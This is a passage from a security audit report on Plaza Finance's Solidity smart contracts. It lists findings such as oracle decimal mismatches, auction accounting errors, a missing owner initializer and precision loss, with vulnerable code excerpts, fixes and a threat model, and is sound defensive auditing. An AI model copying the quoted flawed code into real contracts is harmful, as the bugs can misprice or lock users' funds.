For shares per token, consider using the value obtained from the `globalPool` variable of `bondToken` in both the `startAuction` and `distribute` functions.

Remediation

This issue has been acknowledged by Plaza Finance, and fixes were implemented in the following commits:

- `e44476fe` ↗
- `0ca6214b` ↗

3.10. Decimals of the data in the function `latestRoundData`

Target	BalancerOracleAdapter		
Category	Business Logic	**Severity**	High
Likelihood	Medium	**Impact**	High

Description

The number of decimals in different price feeds may vary. The function `getOraclePrice` can retrieve the latest price from a price feed, and the function `getOracleDecimals` can retrieve the number of decimals used in the corresponding price feed.

Because Balancer math works with price data with 18 decimals, the decimals of the price data need to be converted from the corresponding price-feed decimals to 18 decimals. But in the current implementation, the price data undergoes decimals conversion based on the BalancerOracleAdapter's state variable `decimals`. This may result in incorrect prices being used in the calculation of the pool's fair price and could potentially lead to prices becoming zero due to precision loss.

```
function latestRoundData()
    external
    view
    returns (uint80, int256, uint256, uint256, uint80){
    // [...]
    for(uint8 i = 0; i < tokens.length; i++) {
     prices[i] = getOraclePrice(address(tokens[i]), ETH).toBaseUnit(decimals)
        ; // balancer math works with 18 dec
    }
    // [...]
}

function toBaseUnit(uint256 amount, uint8 decimals)
    internal pure returns (uint256) {
    return amount / (10 ** decimals);
}
```

Since BalancerOracleAdapter inherits from AggregatorV3Interface, the decimals in the return price of the function `latestRoundData` should be consistent with the state variable `decimals`. Thus, the decimals of `fairUintUSDPrice` need to be converted to align with the state variable `decimals`.

```
function latestRoundData()
    external
```

```
    view
    returns (uint80, int256, uint256, uint256, uint80){
    // [...]

    uint256 fairUintETHPrice = _calculateFairUintPrice(prices, weights,
    pool.getInvariant(), pool.getActualSupply());
    uint256 fairUintUSDPrice = fairUintETHPrice.mulDown(getOraclePrice(ETH,
    USD));

    if (fairUintUSDPrice > uint256(type(int256).max)) {
      revert PriceTooLargeForIntConversion();
    }

    return (uint80(0), int256(fairUintUSDPrice), block.timestamp,
    block.timestamp, uint80(0));
}
```

Impact

The function `latestRoundData` may return an incorrect price.

Recommendations

Consider converting the price decimals involved in the calculation of the pool's fair price from the corresponding price-feed decimals to 18 decimals.

Consider converting the decimals of `fairUintUSDPrice` to match the `decimals` defined in the BalancerOracleAdapter.

Remediation

This issue has been acknowledged by Plaza Finance, and fixes were implemented in the following commits:

- a0037a3d ↗
- ef23762c ↗

3.11. The start time could be updated during the predeposit period

Target	PreDeposit		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Medium

Description

According to the comments, the owner of the contract PreDeposit can update the deposit start time before the current start time. However, the function `setDepositStartTime` compares the `block.timestamp` to the parameter `newDepositStartTime` instead of comparing to the state variable `depositStartTime`.

```
/**
 * @dev Updates the deposit start time. Can only be called by owner before
    current start time.
 * @param newDepositStartTime New deposit start timestamp
 */
function setDepositStartTime(uint256 newDepositStartTime) external onlyOwner {
  if (block.timestamp > newDepositStartTime) revert DepositAlreadyStarted();
  if (newDepositStartTime <= depositStartTime)
    revert DepositStartMustOnlyBeExtended();
  if (newDepositStartTime >= depositEndTime)
    revert DepositEndMustBeAfterStart();

  depositStartTime = newDepositStartTime;
}
```

Impact

The owner could update the deposit start time during the predeposit period. The predeposit status may change from started to not started, affecting the user's deposit or withdrawal.

Recommendations

Consider making modifications based on the following code.

```
if (block.timestamp > newDepositStartTime) revert DepositAlreadyStarted();
```

```
if (block.timestamp > depositStartTime) revert DepositAlreadyStarted();
```

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `d6e75ec0`.

3.12. The function `removeExcessBids` may cause internal accounting inconsistencies

Target	Auction		
Category	Business Logic	Severity	Medium
Likelihood	Medium	Impact	Medium

Description

The mapping `bids` keeps track of all current valid bids. Each bid includes the amount of reserve tokens the bidder wants to buy and the amount of coupon tokens the bidder wants to sell. The state variable `totalSellReserveAmount` records the total amount of reserve tokens in valid bids, and the state variable `currentCouponAmount` records the total amount of coupon tokens. These two state variables will be updated based on changes in `bids`.

```
function bid(uint256 buyReserveAmount, uint256 sellCouponAmount)
    external auctionActive returns(uint256) {
  // [...]
  currentCouponAmount += sellCouponAmount;
  totalSellReserveAmount += buyReserveAmount;

  if (bidCount > maxBids) {
    if (lowestBidIndex == newBidIndex) {
      revert BidAmountTooLow();
    }
    _removeBid(lowestBidIndex);
  }

  // Remove and refund out of range bids
  removeExcessBids();
  // [...]
}
```

However, in the function `removeExcessBids`, if the proportion of the sell amount in a bid is removed, only `sellCouponAmount` and `buyReserveAmount` in `bids[currentIndex]` are updated, without updating the state variables `currentCouponAmount` and `totalSellReserveAmount`.

```
function removeExcessBids() internal {
  // [...]

  while (currentIndex != 0 && amountToRemove != 0) {
```

```
    // Cache the current bid's data into local variables
    Bid storage currentBid = bids[currentIndex];
    uint256 sellCouponAmount = currentBid.sellCouponAmount;
    uint256 prevIndex = currentBid.prevBidIndex;

    if (amountToRemove >= sellCouponAmount) {
      // [...]
    } else {
      // Calculate the proportion of sellAmount being removed
      uint256 proportion = (amountToRemove * 1e18) / sellCouponAmount;

      // Reduce the current bid's amounts
      currentBid.sellCouponAmount = sellCouponAmount - amountToRemove;
      currentBid.buyReserveAmount = currentBid.buyReserveAmount
    - ((currentBid.buyReserveAmount * proportion) / 1e18);

      // Refund the proportional sellAmount
      IERC20(buyCouponToken).safeTransfer(currentBid.bidder, amountToRemove);

      amountToRemove = 0;
    }
  }
}
```

Impact

If the auction succeeds, the pool will transfer `totalSellReserveAmount` amount of reserve tokens to the auction contract. Assuming a bid has `x` reserve tokens removed, all bids add up to only `totalSellReserveAmount - x` reserve tokens. The excess tokens cannot be claimed and will be locked in the Auction contract.

Recommendations

Consider updating the state variables `currentCouponAmount` and `totalSellReserveAmount` based on the changes in `currentBid.sellCouponAmount` and `currentBid.buyReserveAmount`.

Remediation

This issue has been acknowledged by Plaza Finance, and fixes were implemented in the following commits:

- b639e7d7 ↗
- 1b117a34 ↗

3.13. Incorrect initialization of the contract BalancerOracleAdapter

Target	BalancerOracleAdapter		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

The contract BalancerOracleAdapter inherits the contract OwnableUpgradeable, but it does not invoke the initializer of the contract OwnableUpgradeable during its own initialization.

```
contract BalancerOracleAdapter is Initializable, OwnableUpgradeable,
    UUPSUpgradeable, PausableUpgradeable, ReentrancyGuardUpgradeable,
    AggregatorV3Interface, OracleReader {
  // [...]
  function initialize(
    // [...]
  ) initializer external {
    __OracleReader_init(_oracleFeeds);
    __ReentrancyGuard_init();
    __Pausable_init();
    poolAddress = _poolAddress;
    decimals = _decimals;
  }
  // [...]
}
```

Impact

The owner is never initialized, and the `owner` function returns the default zero address. No one is the owner who is authorized to upgrade the contract.

```
function _authorizeUpgrade(address newImplementation)
  internal
  onlyOwner
  override
{}
```

Recommendations

Consider initializing the contract OwnableUpgradeable in the function `initialize` of the contract BalancerOracleAdapter.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `25d4e0e7` ↗.

3.14. Precision loss in the `getCreateAmount` and `getRedeemAmount` functions

Target	Pool		
Category	Business Logic	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

The value of `ethPrice` includes `oracleDecimals` decimal places. To calculate the create amount, it needs to be converted to a base unit by division. This conversion is done when calculating the `tvl`, which may lead to a loss of precision in subsequent calculations. One possibility is that the calculation result of `creationRate` is zero, resulting in a division-by-zero error when calculating the create amount.

```
function getCreateAmount(
  // [...]
  ) public pure returns(uint256) {
  // [...]

! uint256 tvl = (ethPrice * poolReserves).toBaseUnit(oracleDecimals);
  // [...]
  if (collateralLevel <= COLLATERAL_THRESHOLD) {
    creationRate = (tvl * multiplier) / assetSupply;
  } else if (tokenType == TokenType.LEVERAGE) {
    // [...]

    uint256 adjustedValue = tvl - (BOND_TARGET_PRICE * bondSupply);
    creationRate = (adjustedValue * PRECISION) / assetSupply;
  }

  return ((depositAmount * ethPrice * PRECISION)
    / creationRate).toBaseUnit(oracleDecimals);
}
```

The function `getRedeemAmount` has similar precision-loss issues as the function `getCreateAmount` when calculating the redeem amount, manifested as it potentially returning zero. One is because converting `ethPrice` to base units is completed when calculating the `tvl`, and the other is because `PRECISION` is multiplied after division when calculating the `redeemRate`.

```
function getRedeemAmount(
  // [...]
```

```
) public pure returns(uint256) {
  // [...]

  uint256 tvl = (ethPrice * poolReserves).toBaseUnit(oracleDecimals);
  // [...]

  // Calculate the redeem rate based on the collateral level and token type
  uint256 redeemRate;
  if (collateralLevel <= COLLATERAL_THRESHOLD) {
    redeemRate = ((tvl * multiplier) / assetSupply);
  } else if (tokenType == TokenType.LEVERAGE) {
    redeemRate = ((tvl - (bondSupply * BOND_TARGET_PRICE)) / assetSupply) *
        PRECISION;
  } else {
    redeemRate = BOND_TARGET_PRICE * PRECISION;
  }

  // Calculate and return the final redeem amount
  return ((depositAmount * redeemRate).fromBaseUnit(oracleDecimals)
    / ethPrice) / PRECISION;
}
```

Impact

The creation transaction may fail due to division by zero, and the redemption transaction may fail due to the redeem amount being zero.

```
function _redeem(
  // [...]
  ) private returns(uint256) {
  // [...]
  uint256 reserveAmount = simulateRedeem(tokenType, depositAmount);

  // [...]

  // Reserve amount should be higher than zero
  if (reserveAmount == 0) {
    revert ZeroAmount();
  }

  // [...]
}
```

Recommendations

Multiplication should always be performed before division to avoid loss of precision. Also, consider performing the conversion of `ethPrice` during the calculation of the create amount and redeem amount.

Remediation

This issue has been acknowledged by Plaza Finance.

Plaza Finance provided following message:

> It's a marginal amount on fairly unrealistic market conditions for the Pools we will release.

3.15. The function `getOraclePrice` may return an incorrect price

Target	OracleReader		
Category	Business Logic	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

The function `getOraclePrice` retrieves the latest price for a given pair of assets from a price feed. If there is no corresponding price feed, it will retrieve the price from the inverse price feed and calculate the inverted price.

In the implementation, the decimals of the inverted price are incorrect. The `answer` contains `AggregatorV3Interface(feed).decimals()`, and the inverted price is expected to have `AggregatorV3Interface(feed).decimals()`. But the result of `uint256(10 ** AggregatorV3Interface(feed).decimals()) / uint256(answer)` has zero decimals.

```
function getOraclePrice(address quote, address base)
    public view returns(uint256) {
  bool isInverted = false;
  address feed = OracleFeeds(oracleFeeds).priceFeeds(quote, base);

  if (feed == address(0)) {
    feed = OracleFeeds(oracleFeeds).priceFeeds(base, quote);
    // [...]

    // Invert the price
    isInverted = true;
  }
  (,int256 answer,,uint256 updatedTimestamp,)
    = AggregatorV3Interface(feed).latestRoundData();

  // [...]

  return isInverted ? uint256(10 ** AggregatorV3Interface(feed).decimals())
    / uint256(answer) : uint256(answer);
}
```

Impact

The function `getOraclePrice` may return a price lower than the actual value. This will affect other components that depend on it.

Recommendations

Consider making modifications based on the following code.

```
return isInverted ? uint256(10 ** AggregatorV3Interface(feed).decimals()) /
    uint256(answer) : uint256(answer);
uint256 decimals = uint256(AggregatorV3Interface(feed).decimals());
return isInverted ? (10 ** decimals * 10 ** decimals) / uint256(answer) :
    uint256(answer);
```

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit 7129fa1a ↗.

3.16. The governance may fail to set the fee

Target	Pool		
Category	Business Logic	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

Addresses with the `GOV_ROLE` are able to set the fee. In the function `setFee`, if the return value of the function `getFeeAmount` is greater than zero, it will call the function `claimFees` to collect fees.

```
function setFee(uint256 _fee) external onlyRole(poolFactory.GOV_ROLE()) {
  // [...]
  // Force a fee claim to prevent governance from setting a higher fee
  // and collecting increased fees on old deposits
  if (getFeeAmount() > 0) {
    claimFees();
  }
  // [...]
}
```

However, only the fee beneficiary is allowed to call the function `claimFees`.

```
function claimFees() public nonReentrant {
  require(msg.sender == feeBeneficiary, NotBeneficiary());
  // [...]
}
```

Impact

Since the address with the `GOV_ROLE` and the fee beneficiary might be different addresses, the governance may fail to set the fee due to the `NotBeneficiary` error.

Recommendations

Consider recording the accumulated fees in a state variable and updating `lastFeeClaimTime`. The fee beneficiary can claim this fee later.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit 899b4185 ↗.

3.17. OracleReader does not have a storage gap

Target	OracleReader		
Category	Business Logic	**Severity**	Low
Likelihood	N/A	**Impact**	Low

Description

When using upgradable contracts, storage gaps are used for reserving storage slots in a base contract, allowing upgrades of that contract to use up those slots without affecting the storage layout. However, the upgradable contract OracleReader does not have a storage-gap variable, and it is inherited by other contracts — for example, the contract BalancerOracleAdapter.

Impact

If new storage variables are added to the contract OracleReader in the future, it will affect the storage variables in the child contract.

Recommendations

Consider adding a gap variable to be safe against storage collisions.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit 8e298db4 ↗.

3.18. Potentially obtaining a stale price

Target	OracleReader, OracleFeeds		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The comment of the function `getOraclePrice` states, `Reverts if the price data is older than 1 day`. The implementation checks whether the price is stale by comparing the sum of the `updatedTimestamp` and the heartbeat with the current timestamp.

```
/**
 * @dev Retrieves the latest price from the oracle
 * @return price from the oracle
 * @dev Reverts if the price data is older than 1 day
 */
function getOraclePrice(address quote, address base)
    public view returns(uint256) {
  // [...]
  if (updatedTimestamp + OracleFeeds(oracleFeeds).feedHeartbeats(feed) <
    block.timestamp) {
    revert StalePrice();
  }
  // [...]
}
```

The heartbeat can be set arbitrarily through the function `setPriceFeed`. There is no check to prevent the heartbeat from being too long.

```
function setPriceFeed(address tokenA, address tokenB, address priceFeed,
    uint256 heartbeat) external onlyRole(GOV_ROLE) {
    priceFeeds[tokenA][tokenB] = priceFeed;

    if (heartbeat == 0) {
      heartbeat = 1 days;
    }

    feedHeartbeats[priceFeed] = heartbeat;
}
```

Impact

Users of the oracle may obtain stale prices that are more than one day old.

Recommendations

Consider adding a check in the function `setPriceFeed` to ensure that the heartbeat is not greater than one day.

Remediation

Because heartbeats can only be set by the governance, Plaza Finance are confident that they are going to be within reasonable parameters. But Plaza Finance updated the comment to match the code.

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit 20947533 ↗.

3.19. Missing safe transferring in some contracts

Target	Auction, PreDeposit		
Category	Coding Mistakes	Severity	Informational
Likelihood	Low	Impact	Informational

Description

Some parts of the codebase use `safeTransfer` and `safeTransferFrom`, but there are sections that still use `transferFrom` as is.

```
function bid(uint256 buyReserveAmount, uint256 sellCouponAmount)
    external auctionActive returns(uint256) {
  //...

  IERC20(buyCouponToken).transferFrom(msg.sender, address(this),
    sellCouponAmount);
  // ...
```

Impact

There is no issue with the whitelist token intended for use, but using safe functions is recommended.

Recommendations

Use `safeTransfer` and `safeTransferFrom` for best practice.

Remediation

This issue has been acknowledged by Plaza Finance, and fixes were implemented in the following commits:

- 4fc6239b ↗
- 76615d29 ↗

3.20. Missing a zero-value check for `assetSupply`

Target	Pool		
Category	Business Logic	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

When the `collateralLevel` is less than or equal to `COLLATERAL_THRESHOLD` and the token type is `LEVERAGE`, the function `getCreateAmount` does not check whether the `levSupply` is zero.

```
function getCreateAmount(
    // [...]
    ) public pure returns(uint256) {
    if (bondSupply == 0) {
      revert ZeroDebtSupply();
    }

    uint256 assetSupply = bondSupply;
    uint256 multiplier = POINT_EIGHT;
    if (tokenType == TokenType.LEVERAGE) {
      multiplier = POINT_TWO;
      assetSupply = levSupply;
    }

    // [...]

    if (collateralLevel <= COLLATERAL_THRESHOLD) {
      creationRate = (tvl * multiplier) / assetSupply;
    } else if (tokenType == TokenType.LEVERAGE) {
      if (assetSupply == 0) {
        revert ZeroLeverageSupply();
      }

      uint256 adjustedValue = tvl - (BOND_TARGET_PRICE * bondSupply);
      creationRate = (adjustedValue * PRECISION) / assetSupply;
    }

    // [...]
}
```

Impact

When the token type is `LEVERAGE` and `levSupply` is zero, a division-by-zero error may be thrown instead of a custom error, which may not be clear enough.

Recommendations

Consider adding a check for whether `assetSupply` is zero when the `collateralLevel` is not greater than the `COLLATERAL_THRESHOLD`.

Remediation

This issue has been acknowledged by Plaza Finance, and a fix was implemented in commit `bcdf67cf` ↗.

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. Inconsistencies between documentation and implementation

The collateral-level calculation of the redemption of bond tokens is inconsistent with the documentation ↗. In the "Redemption of bondETH" section, the documentation states that the formula for the collateral level is `TVL / (bondSupply x 100BOND_TARGET_PRICE)`. But the implementation includes `depositAmount`:

```
function getRedeemAmount(
    // [...]
  ) public pure returns(uint256) {
    // [...]

    uint256 tvl = (ethPrice * poolReserves).toBaseUnit(oracleDecimals);
    uint256 assetSupply = bondSupply;
    uint256 multiplier = POINT_EIGHT;

    // Calculate the collateral level based on the token type
    uint256 collateralLevel;
    if (tokenType == TokenType.BOND) {
      collateralLevel = ((tvl - (depositAmount * BOND_TARGET_PRICE))
    * PRECISION) / ((bondSupply - depositAmount) * BOND_TARGET_PRICE);
    }
    // [...]
}
```

Additionally, the documentation mentions that the redeem price will be compared with the market price and the lower will be taken, but this is not reflected in the implementation.

Consider updating the documentation or implementation to ensure consistency.

Plaza Finance updated the documentation to align with the implementation.

5. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Module: Auction.sol

Function: `bid(uint256 buyReserveAmount, uint256 sellCouponAmount)`

This function is used to place a bid on an auction. A user could put `sellCouponAmount` of coupon tokens to get `buyReserveAmount` of reserve tokens. If the bid is successful, the user will get the reserve tokens back, but if the bid is unsuccessful, the user will get the coupon tokens back.

Inputs

- `buyReserveAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero.
  - **Impact**: None.
- `sellCouponAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero, less than or equal to `totalBuyCouponAmount`, and divisible by `slotSize`.
  - **Impact**: None.

Branches and code coverage

Intended branches

- Transfer `sellCouponAmount` of `buyCouponToken` from `msg.sender` to this contract.
  - ☑ Test coverage
- Insert the new bid into the sorted linked list.
  - ☑ Test coverage
- Update the `currentCouponAmount` and `totalSellReserveAmount`.
  - ☑ Test coverage
- Remove the lowest bid if `bidCount` is greater than `maxBids`.
  - ☑ Test coverage
- Remove and refund out of range bids if `currentCouponAmount` is greater than `totalBuyCouponAmount`.
  - ☑ Test coverage

Negative behavior

- Revert if auction is not active.
  - ☑ Negative test
- Revert if `sellCouponAmount` is zero or greater than `totalBuyCouponAmount`.
  - ☑ Negative test
- Revert if `sellCouponAmount` is not divisible by `slotSize`.
  - ☑ Negative test
- Revert if `buyReserveAmount` is zero.
  - ☑ Negative test
- Revert if `bidCount` is greater than `maxBids`.
  - ☑ Negative test
- Revert if `lowestBidIndex` is the same as `newBidIndex`.
  - ☑ Negative test

Function: `claimBid(uint256 bidIndex)`

This function is used to claim the tokens for a winning bid. If the bid is successful, the reserve tokens are transferred to the bidder.

Inputs

- `bidIndex`
  - **Control**: Arbitrary.
  - **Constraints**: Bidder must be the caller, and the bid must not have been claimed.
  - **Impact**: Index of the bid to claim.

Branches and code coverage

Intended branches

- Update the bid's claimed status to true.
  - ☑ Test coverage
- Transfer the `sellCouponAmount` of reserve tokens to the bidder.
  - ☐ Test coverage

Negative behavior

- Revert if the auction is ongoing.
  - ☑ Negative test
- Revert if the auction has not succeeded.
  - ☑ Negative test
- Revert if the bidder is not the caller.

- ☑ Negative test
- Revert if the bid has already been claimed.
  - ☑ Negative test

Function: `endAuction()`

This function is used to end the auction. If the auction is successful, the reserve tokens are transferred to the auction, and the coupon tokens are transferred to the beneficiary. If the auction is unsuccessful, the state is updated to `FAILED_UNDERSOLD` or `FAILED_LIQUIDATION`.

Branches and code coverage

Intended branches

- Update the state to `SUCCEEDED` if the auction is successful.
  - ☑ Test coverage
- Update the state to `FAILED_UNDERSOLD` if the auction is unsuccessful due to being undersold.
  - ☑ Test coverage
- Update the state to `FAILED_LIQUIDATION` if the auction is unsuccessful due to liquidation.
  - ☑ Test coverage
- Transfer the reserve tokens to the auction if the auction is successful.
  - ☑ Test coverage
- Transfer the coupon tokens to the beneficiary if the auction is successful.
  - ☑ Test coverage

Negative behavior

- Reverts if the auction has already ended.
  - ☑ Negative test

Function call analysis

- `Pool(this.pool).transferReserveToAuction(this.totalSellReserveAmount)`
  - **What is controllable?** `totalSellReserveAmount`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Nothing.
  - **What happens if it reverts, reenters or does other unusual control flow?** If it reverts, the auction will not end.

5.2. Module: BalancerOracleAdapter.sol

Function: `latestRoundData()`

This function is used to get the latest round data.

Branches and code coverage

Intended branches

- Get token prices from the oracle.
  - [x] Test coverage
- Calculate the fair price of the pool in USD.
  - [ ] Test coverage

Negative behavior

- Revert if the price is too large for int conversion.
  - [ ] Negative test

Function: `_calculateFairUintPrice(uint256[] prices, uint256[] weights, uint256 invariant, uint256 totalBPTSupply)`

This function calculates the fair price of the pool in USD using the Balancer invariant formula.

Inputs

- `prices`
  - **Control**: From `latestRoundData`.
  - **Constraints**: None.
  - **Impact**: Array of prices of the assets in the pool.
- `weights`
  - **Control**: From `latestRoundData`.
  - **Constraints**: None.
  - **Impact**: Array of weights of the assets in the pool.
- `invariant`
  - **Control**: From `latestRoundData`.
  - **Constraints**: None.
  - **Impact**: The invariant of the pool.
- `totalBPTSupply`
  - **Control**: From `latestRoundData`.
  - **Constraints**: None.
  - **Impact**: The total supply of the pool.

Branches and code coverage

Intended branches

- Calculate the price-weight power.
  - ☑ Test coverage
- Calculate the fair price of the pool using the Balancer invariant formula.
  - ☑ Test coverage

5.3. Module: BondToken.sol

Function: `burn(address account, uint256 amount)`

This function is used to burn tokens from the specified account. It can only be called by addresses with the `MINTER_ROLE`.

Inputs

- `account`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the account to burn tokens from.
- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of tokens to burn.

Branches and code coverage

Intended branches

- Invoke the internal `_burn` function with the specified parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `MINTER_ROLE`.
  - ☑ Negative test

Function: `increaseIndexedAssetPeriod(uint256 sharesPerToken)`

This function is used to increase the current period and update the shares per token. It can only be called by addresses with the `DISTRIBUTOR_ROLE` and when the contract is not paused.

Inputs

- `sharesPerToken`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: The new number of shares per token.

Branches and code coverage

Intended branches

- Update the global pool's previous pool amounts with the current period, total supply, and shares per token.
    - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `DISTRIBUTOR_ROLE`.
    - ☑ Negative test
- Revert if the contract is paused.
    - ☐ Negative test

Function: `mint(address to, uint256 amount)`

This function is used to mint new tokens to the specified address. It can only be called by addresses with the `MINTER_ROLE`.

Inputs

- `to`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Address of the recipient of the minted tokens.
- `amount`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of tokens to mint.

Branches and code coverage

Intended branches

- Invoke the internal `_mint` function with the specified parameters.
    - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `MINTER_ROLE`.
  - ☑ Negative test

Function: `resetIndexedUserAssets(address user)`

This function is used to reset the indexed user assets for a specific user. It resets the last updated period and indexed amount of shares to zero. It can only be called by addresses with the `DISTRIBUTOR_ROLE` and when the contract is not paused.

Inputs

- `user`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the user to reset the indexed assets for.

Branches and code coverage

Intended branches

- Reset the last updated period and indexed amount of shares to zero.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `DISTRIBUTOR_ROLE`.
  - ☑ Negative test
- Revert if the contract is paused.
  - ☐ Negative test

Function: `_update(address from, address to, uint256 amount)`

This function is used to update user assets after a transfer. It is used in distributing the shares to the users based on the current period.

Inputs

- `from`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address that tokens are transferred from.

- `to`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Address that tokens are transferred to.
- `amount`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of tokens transferred.

Branches and code coverage

Intended branches

- Update the indexed user assets for the sender and receiver.
    - ☑ Test coverage

5.4. Module: Distributor.sol

Function: `allocate(address _pool, uint256 _amountToDistribute)`

This function is used to allocate shares to a pool with the specified amount.

Inputs

- `_pool`
    - **Control**: Arbitrary.
    - **Constraints**: Nonzero address.
    - **Impact**: Address of the pool to allocate shares to.
- `_amountToDistribute`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of shares to allocate.

Branches and code coverage

Intended branches

- Add the amount to distribute to the pool's amount to distribute and the coupon amounts to distribute.
    - ☑ Test coverage

Negative behavior

- Revert if the pool address is not the caller.
  - ☑ Negative test
- Revert if the coupon token balance is less than the amount to distribute.
  - ☑ Negative test

Function: `claim(address _pool)`

This function is used to allow a user to claim their shares from a specific pool.

Inputs

- `_pool`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero address.
  - **Impact**: Address of the pool from which to claim shares.

Branches and code coverage

Intended branches

- Get the bond token and coupon token from the pool.
  - ☑ Test coverage
- Get the current period and the user's balance and calculate the user's shares.
  - ☑ Test coverage
- Subtract the user's shares from the pool's amount to distribute and the coupon amounts to distribute.
  - ☑ Test coverage
- Reset the user's indexed assets and transfer the user's shares to the user's address.
  - ☑ Test coverage

Negative behavior

- Revert if the contract is paused.
  - ☑ Negative test
- Revert if the pool address is zero.
  - ☑ Negative test
- Revert if the address of the bond token or coupon token is zero.
  - ☑ Negative test
- Revert if the coupon-token balance is less than the user's shares.
  - ☑ Negative test
- Revert if the pool does not have enough shares to distribute.
  - ☑ Negative test
- Revert if the distributor does not have enough coupon tokens to distribute.
  - ☑ Negative test

Function: `registerPool(address _pool, address _couponToken)`

This function is used to register a pool in the distributor.

Inputs

- `_pool`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero address.
  - **Impact**: Address of the pool to be registered.
- `_couponToken`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the coupon token associated with the pool.

Branches and code coverage

Intended branches

- Update the `poolInfos` mapping with the pool address and coupon token.
  - ☑ Test coverage

Negative behavior

- Revert if the caller is not the pool factory.
  - ☑ Negative test
- Revert if the pool address is zero.
  - ☑ Negative test

5.5. Module: LeverageToken.sol

Function: `burn(address account, uint256 amount)`

This function is used to burn tokens from the specified account. It can only be called by addresses with the `MINTER_ROLE`.

Inputs

- `account`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the account to burn tokens from.
- `amount`

- **Control**: Arbitrary.
- **Constraints**: None.
- **Impact**: Amount of tokens to burn.

Branches and code coverage

Intended branches

- Invoke the `_burn` function to burn the specified amount of tokens from the specified account.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `MINTER_ROLE`.
  - ☑ Negative test

Function: `mint(address to, uint256 amount)`

This function is used to mint new tokens to the specified address. It can only be called by addresses with the `MINTER_ROLE`.

Inputs

- `to`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the recipient of the minted tokens.
- `amount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of tokens to mint.

Branches and code coverage

Intended branches

- Invoke the internal `_mint` function with the specified parameters.
  - ☑ Test coverage

Negative behavior

- Revert if the caller does not have the `MINTER_ROLE`.
  - ☑ Negative test

5.6. Module: OracleReader.sol

Function: `getOracleDecimals(address quote, address base)`

This function is used to get the number of decimals used in the price data from the oracle.

Inputs

- `quote`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the token representing the numerator in the price pair.
- `base`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the token representing the denominator in the price pair.

Branches and code coverage

Intended branches

- Get the price feed for the token pair.
  - ☑ Test coverage

Negative behavior

- Revert if no feed is found.
  - ☑ Negative test

Function: `getOraclePrice(address quote, address base)`

This function is used to get the price of a token pair from the oracle.

Inputs

- `quote`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the token representing the numerator in the price pair.
- `base`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the token representing the denominator in the price pair.

Branches and code coverage

Intended branches

- Get the price feed for the token pair; if it is not found, try the inverted pair.
  - ☑ Test coverage
- Get the latest price data from the price feed.
  - ☑ Test coverage
- Return the price data.
  - ☑ Test coverage

Negative behavior

- Revert if no feed is found.
  - ☑ Negative test
- Revert if the price data is stale.
  - ☑ Negative test

5.7. Module: PoolFactory.sol

Function: `createPool(PoolParams params, uint256 reserveAmount, uint256 bondAmount, uint256 leverageAmount, string bondName, string bondSymbol, string leverageName, string leverageSymbol)`

This function creates a new pool with the given parameters.

Inputs

- `params`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the pool parameters.
- `reserveAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero.
  - **Impact**: Amount of reserve tokens to seed the pool.
- `bondAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero.
  - **Impact**: Amount of bond tokens to mint.
- `leverageAmount`
  - **Control**: Arbitrary.
  - **Constraints**: Nonzero.
  - **Impact**: Amount of leverage tokens to mint.

- `bondName`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Name of the bond token.
- `bondSymbol`
  - **Control**: None.
  - **Constraints**: None.
  - **Impact**: Symbol of the bond token.
- `leverageName`
  - **Control**: None.
  - **Constraints**: None.
